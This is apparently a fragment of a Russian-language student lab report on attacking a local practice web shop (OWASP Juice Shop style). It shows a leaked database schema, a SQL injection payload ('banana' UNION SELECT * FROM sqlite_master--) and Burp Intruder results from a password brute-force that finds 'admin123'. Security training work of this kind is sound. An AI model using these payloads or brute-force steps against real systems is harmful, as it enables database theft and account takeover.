    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  "id": "CREATE TABLE 'Addresses' | 'UserId' INTEGER REFERENCES Users | 'id' ON DELETE NO ACTION ON UPDATE CASCADE,"
}
```

Inspector

Selected text

```
banana' UNION SELECT * FROM sqlite_master--
```

Decoded from: URL encoding

```
banana' UNION SELECT * FROM sqlite_master--
```


Пункт 4 Sql injection password_admin

5. Intruder attack of http://localhost:3000 - Temporary attack - Not saved to project file

Results

Request	Payload	Status c...	Error	Timeout	Length	Comment
26	admin123	200			1185	
8		401			413	
1	GRU name 6.2	401			413	
2	bigworm	401			413	
4	bigson	401			413	
3	benz	401			413	
6	beebop	401			413	
7	beers1	401			413	
8	badboy1	401			413	
9	avrona	401			413	
10	avolonche	401			413	
11	austro126	401			413	
12	agust08	401			413	
13	av0466	401			413	
14	aporia	401			413	
15	apple2	401			413	
16	angel12	401			413	
17	alnighr	401			413	
18	alle	401			413	
19	alblack	401			413	
20	alisher	401			413	
21	alex1234	401			413	
22	alepandra	401			413	
23	alena	401			413	
24	alcoronath	401			413	
25	adria	401			413	
27	aliba	401			413	
28	ranger	401			413	
29	daniel	401			413	
30	stanwars	401			413	
31	kasser	401			413	
32	112233	401			413	
33	george	401			413	
34	asshole	401			413	

Пункт 4 запрос и просмотр директории



Пункт 4 получение конфиденциального документа

